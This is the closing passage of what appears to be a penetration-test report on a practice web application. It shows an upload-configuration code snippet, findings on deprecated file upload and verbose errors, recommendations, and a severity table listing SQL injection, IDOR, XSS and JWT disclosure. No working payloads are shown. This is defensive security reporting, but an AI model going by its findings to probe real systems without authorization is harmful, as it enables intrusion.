13323         fileControl;
13324         fileUploadError = void 0;
13325         uploader = new Tt.l0({
13326             url: I.c.hostServer + '/file-upload',
13327             authToken: 'Bearer ${ localStorage.getItem('token') }',
13328             allowedMimeType: [
13329                 'application/pdf',
13330                 'application/xml',
13331                 'text/xml',
13332                 'application/zip',
13333                 'application/x-zip-compressed',
13334                 'multipart/x-zip',
13335                 'application/yaml',
13336                 'application/x-yaml',
13337                 'text/yaml',
13338                 'text/x-yaml'
13339             ],
13340             maxFileSize: 100000
13341         });
13342         userEmail = void 0;
  
```

While testing, a sample XML file was generated (test.xml) using nano with a simple content “hello” and uploaded via the complaint form. Upon submission, the following challenge completed successfully:



2. Improper Error Handling

While interacting with various parts of the application, deliberate invalid inputs and malformed requests were submitted to provoke server-side errors. In one such case, submitting a broken or malformed complaint or file triggered a verbose and ungraceful error response.

Impact

- Old or unused features may be exposed and not secured.
- Attackers might upload harmful or unsupported files.
- Internal error messages may reveal how the system works.
- Makes it easier for attackers to plan other attacks (like abusing file uploads or XML).

Recommendations

- Allow only safe file types and check uploads properly on the server.
- Show only basic error messages to users.
- Check your website code for clues about backend systems.
- Use proper logging and security headers like CSP.

Summary of Findings

Category	Vulnerability Identified	Impact	Severity
Injection	SQL Injection	Database compromise, data theft	Critical
Broken Access Control	IDOR, Privilege Escalation	Unauthorized data access, privilege escalation	High
Broken Authentication	Brute Force Login, SQLi Login Bypass	Account takeover, privilege escalation	High
XSS	Reflected, Stored, DOM XSS	Session hijacking, defacement	High
Sensitive Data Exposure	JWT Disclosure, Email Enumeration	Leakage of sensitive data	Medium
Security Misconfiguration	Deprecated Features, Verbose Errors	Unauthorized access, system compromise	Medium

Conclusion

This penetration test successfully uncovered multiple critical vulnerabilities, many of which align with the OWASP Top 10 risks. The findings demonstrate the need for improved security practices across both development and operational processes.

Implementing the recommended fixes will significantly reduce the application's risk exposure, safeguarding user data and improving overall resilience against attacks. Security should remain an ongoing process with regular reviews, testing, and improvements to adapt to evolving threats.